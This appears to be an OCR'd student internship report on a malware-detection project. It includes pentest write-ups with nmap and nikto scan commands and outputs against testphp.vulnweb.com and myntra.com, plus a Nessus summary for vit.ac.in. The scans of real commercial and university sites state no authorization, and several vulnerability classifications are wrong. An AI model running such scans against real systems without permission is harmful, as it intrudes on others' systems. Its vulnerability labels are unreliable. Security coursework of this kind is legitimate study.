
Steps to Reproduce:


1) **We use the Nmap tool to exploit a vulnerability.**
2) **Then we write a command that is nmap -script discovery testphp.vulnweb.com.**
3) **This command leads us to all the scripts of the HTTP service and in that script, we found a comment displayer vulnerability on this target.**
4) **We found many errors/comments displayed along with their path and we can say that this kind of vulnerability comes under insecure design because CSS is responsible for the design of web applications.**

5) **After that, we use that vulnerability path to exploit that web application.**






Applications
Places
Terminal
Oct 18 02:14
anmolkant@kratos: ~
Path: http://testphp.vulnweb.com:80/style.css
Line number: 97
Comment:
/*Component Divs */
Path: http://testphp.vulnweb.com:80/style.css
Line number: 134
Comment:
/************* #breadCrumb styles *************/
Path: http://testphp.vulnweb.com:80/style.css
Line number: 113
Comment:
/************* #globalNav styles **************/
Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 45
Comment:
<!-- begin content -->
Path: http://testphp.vulnweb.com:80/style.css
Line number: 220
Comment:
/* hack to fix IE/Win's broken rendering of block-level anchors in lists */
Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 21
Comment:
//-->
Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 46
Comment:
<!-- InstanceBeginEditable name="content_rgn" -->
Path: http://testphp.vulnweb.com:80/style.css
Line number: 159


Applications
Places
Terminal
Oct 18 02:14
anmolkant@kratos: ~
Path: http://testphp.vulnweb.com:80/style.css
Line number: 97
Comment:
/*Component Divs */
Path: http://testphp.vulnweb.com:80/style.css
Line number: 134
Comment:
/************* #breadCrumb styles *************/
Path: http://testphp.vulnweb.com:80/style.css
Line number: 113
Comment:
/************* #globalNav styles **************/
Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 45
Comment:
<!-- begin content -->
Path: http://testphp.vulnweb.com:80/style.css
Line number: 220
Comment:
/* hack to fix IE/Win's broken rendering of block-level anchors in lists */
Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 21
Comment:
//-->
Path: http://testphp.vulnweb.com:80/listproducts.php?cat=1
Line number: 46
Comment:
<!-- InstanceBeginEditable name="content_rgn" -->
Path: http://testphp.vulnweb.com:80/style.css
Line number: 159

5)

Vulnerability Name - Unprotected File/directories vulnerability (HTTP-enum. nse)

CWE: CWE- 16

OWASP Category: A05:2021 - Security Misconfiguration


Description: A security misconfiguration occurs when system or application configuration settings are missing or are erroneously implemented, allowing unauthorized access. Common security misconfigurations can occur as a result of leaving default settings unchanged, erroneous configuration changes, or other technical issues. If we want to see files and directories of the target then we use an enum script.


Business Impact: All web and mobile applications are at risk of security misconfigurations like Default passwords. Unpatched software. Unprotected files and directories. It can also allow attackers to gain unauthorized access to the networks, systems, and data which in turn can cause significant monetary and reputational damage to your organization.

Vulnerability Path:

Steps to Reproduce:

1) **First, we use a tool called nmap and open a list that is ls /usr/share/nmap/script.**
2) **We tried to find those script which is related to the HTTP service because we use port 80 and for this website, port 80 is used by the HTTP service.**
3) **Then we write a command nmap -script http-enum. nse -p80 vul website.**
4) **We got enumeration that is files/directory of target and we use these files to exploit the web applications.**


Applications
Places
Terminal
Oct 18 04:28
anmolkant@kratos: ~
anmolkant@kratos: ~
anmolkant@kratos: ~
(anmolkant㉿kratos)-[~]
$ ls /usr/share/nmap/scripts/ |grep http
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
http-coldfusion-subzero.nse
http-comments-displayer.nse
http-config-backup.nse
http-cookie-flags.nse
http-cors.nse
http-cross-domain-policy.nse
http-csrf.nse
http-date.nse
http-default-accounts.nse
http-devframework.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-domino-enum-passwords.nse
http-drupal-enum.nse


Applications
Places
Terminal
Oct 18 05:25
anmolkant@kratos: ~
(anmolkant㉿kratos)-[~]
$ nmap --script http-enum.nse -p80 testphp.vulweb.com
Starting Nmap 7.93 (https://nmap.org) at 2023-10-18 05:00 EDT
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for testphp.vulweb.com (103.224.182.246)
Host is up (0.27s latency).
rDNS record for 103.224.182.246: lb-182-246.above.com
PORT STATE SERVICE
80/tcp open http
| http-enum:
| /robots.txt: Robots file
| /img/cake.icon.gif: CakePHP application
| /arcsight/images/logo-login-arcsight.gif: Arcsight
| /arcsight/images/navbar-icon-logout-on.gif: Arcsight
| /images/logo-arcsight.gif: Arcsight
| /beef/images/beef.gif: BeEF Browser Exploitation Framework
| /gfx/form_top_left_corner.gif: Secunia NSI
| /gfx/new_logo.gif: Secunia NSI
| /images/btn_help_nml.gif: IBM Proventia
| /images/hdr_icon_homeG.gif: IBM Proventia
| /images/isslogo.gif: IBM Proventia
| /i18n/EN/images/external_nav_square.gif: Foundstone
| /officescan/console/html/images/icon_refresh.gif: Trend Micro OfficeScan Server
| /picts/BC_bwlogorev.gif: BlueCoat Reporter
| /picts/menu_leaf.gif: BlueCoat Reporter
| /theme/images/en/login1.gif: Fortinet VPN/Firewall
| /config/public/usergrp.gif: AXIS StorPoint
| /pictures/buttons/file_view_mark.gif: AXIS StorPoint
| /hplogo.gif: HP System Management Homepage
| /ilo.gif: HP Integrated Lights Out
| /images/icon_server_connected.gif: HP Blade Enclosure
| /mxhtml/images/signin_logo.gif: HP Insight Manager
| /mxhtml/images/status_critical_15.gif: HP Insight Manager

PROJECT NAME- MALWARE DETECTION AND CLASSIFICATION

PENTESTING OF MAIN WEBSITE - myntra.com

1)

Vulnerability Name - Anticlickjacking

CWE - CWE-355

OWASP Category - A09:2021 - Security Logging and Monitoring Failures/phishing attack

Description - Clickjacking, also known as a phishing attack is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Business Impact - An attacker may also redirect the clicks to download malware or gain access to vital systems as a starting point for an advanced persistent threat (APT). This spells trouble for organizations that protect sensitive data and intellectual property.

Vulnerability
Path:https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

Steps To Reproduce:

1) **First, we need to open a tool called nikto which is used for vulnerability scanners and we use this tool for scan.**

2) **Then we write a command to scan the web application.**

3) **We basically type a command that is nikto -h myntra.com**

4) **After that, we see some vulnerabilities which useful for us to hack the web application.**

2)

Vulnerability Name - No proper handling of user agents
(HTTP user agent. nse)

CWE: CWE- 209

OWASP Category: A04:2021 - Insecure Design


Description: Insecure design is a broad category representing different weaknesses, expressed as "missing or ineffective control design." Insecure design is not the source for all other Top 10 risk categories. There is a difference between insecure design and insecure implementation. We differentiate between design flaws and implementation defects for a reason, they have different root causes and remediation.

Business Impact: Insecure design can be how you position servers in your network, the order of trust you put on your systems, the protections you include for other vulnerabilities (including using outdated practices, such as saving passwords in plaintext and more.

Vulnerability Path:https://nmap.org/book/nse.html

Steps to Reproduce:

1) **We use the Nmap tool to exploit a vulnerability.**
2) **Then we write a command that is nmap -script discovery myntra.com.**
3) **This command leads us to all the scripts of the HTTP service and in that script, we found a user agent vulnerability on this target.**
4) **We found many user-agents displayed along with their path and we can say that this kind of vulnerability comes under insecure design.**


Applications
Places
Terminal
Oct 25 11:32
anmolkant@kratos: ~
anmolkant@kratos: ~
anmolkant@kratos: ~
└─$ nmap -script http-useragent-tester.nse -p80 myntra.com
Starting Nmap 7.93 (https://nmap.org) at 2023-10-25 10:34 EDT
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for myntra.com (2.20.89.16)
Host is up (0.19s latency).
rDNS record for 2.20.89.16: a2-20-89-16.deploy.static.akamaitechnologies.com
PORT STATE SERVICE
80/tcp open http
| http-useragent-tester:
| Status for browser useragent: false
| Redirected To: https://www.myntra.com/
| Allowed User Agents:
| libwww
| lwp-trivial
| libcurl-agent/1.0
| PHP/
| Python-urllib/2.5
| GT::WWW
| Snoopy
| MFC_Tear_Sample
| HTTP::Lite
| PHPCrawl
| URI::Fetch
| Zend_Http_Client
| http client
| PECL::HTTP
| Wget/1.13.4 (linux-gnu)
| WWW-Mechanize/1.34
| Change in Status Code:
|_ Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html): 403

scan only

Report generated by Nessus™ Thu, 19 Oct 2023 21:00:27 India Standard Time

TABLE OF CONTENTS

Vulnerabilities by Host

Vulnerabilities by Host

vit.ac.in

0	0	1	1	26
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 28

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
MEDIUM	6.1	5.7	136929	JQuery 1.2 < 3.5.0 Multiple XSS
LOW	3.1	2.2	10759	Web Server HTTP Header Internal IP Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	106658	JQuery Detection
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	42823	Non-compliant Strict Transport Security (STS)
INFO	N/A	-	11936	OS Identification
INFO	N/A	-	66334	Patch Report
INFO	N/A	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	10863	SSL Certificate Information
INFO	N/A	-	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	-	21643	SSL Cipher Suites Supported
INFO	N/A	-	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	-	94761	SSL Root Certification Authority Certificate Information

INFO	N/A	-	156899	SSL/TLS Recommended Cipher Suites
INFO	N/A	-	22964	Service Detection
INFO	N/A	-	42822	Strict Transport Security (STS) Detection
INFO	N/A	-	25220	TCP/IP Timestamps Supported
INFO	N/A	-	84821	TLS ALPN Supported Protocol Enumeration
INFO	N/A	-	136318	TLS Version 1.2 Protocol Detection
INFO	N/A	-	10287	Traceroute Information
INFO	N/A	-	10386	Web Server No 404 Error Code Check
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure

* indicates the v3.0 score was not available; the v2.0 score is shown

Smart Internz

Ideation Phase
Empathize & Discover

Date	12th October 2023
Team Members name	Milan Rath,Anmol kant,Bhupesh kumar singh
Project Name	Malware classification and detection
Maximum Marks	4 Marks


Empathy Map Canvas:

An empathy map is a simple, easy-to-digest visual that captures knowledge about a user's behaviours and attitudes.

It is a useful tool to helps teams better understand their users.
Creating an effective solution requires understanding the true problem and the person who is experiencing it. The exercise of creating the map helps participants consider things from the user's perspective along with his or her goals and challenges.

An empathy map typically consists of four quadrants: Says, Thinks, Does, and Feels.

Here are some possible things that people might say, do, think, and feel when discussing <u>malware classification and detection</u> :-



Smart Internz

Ideation Phase
Brainstorm & Idea Prioritization Template


Date	**12th Oct 2023**
Team Members name	**ANMOL KANT, MILAN RATH,BHUPESH KUMAR SINGH**
Project Name	**Malware classification and detection**
Maximum Marks	4 Marks

Brainstorm & Idea Prioritization Template:

- ✓ Brainstorming provides a free and open environment that encourages everyone within a team to participate in the creative thinking process that leads to problem solving. Prioritizing volume over value, out-of-the-box ideas are welcome and built upon, and all participants are encouraged to collaborate, helping each other develop a rich amount of creative solutions.

- ✓ **In the context of malware classification and detection, brainstorming can help you generate ideas for your project, such as identifying different types of malware, exploring different detection methods, and analyzing the behavior of malware.**

Here is the brainstorming map of malware classification and detection:-



Project Planning Phase
Project Planning

Date	25 October 2023
Team ID	2.1
Project Name	MALWARE DETECTION ANDCLASSIFICATION
Maximum Marks	8 Marks

Product Backlog, Sprint Schedule, and Estimation (4 Marks)

create product backlog and sprint schedule

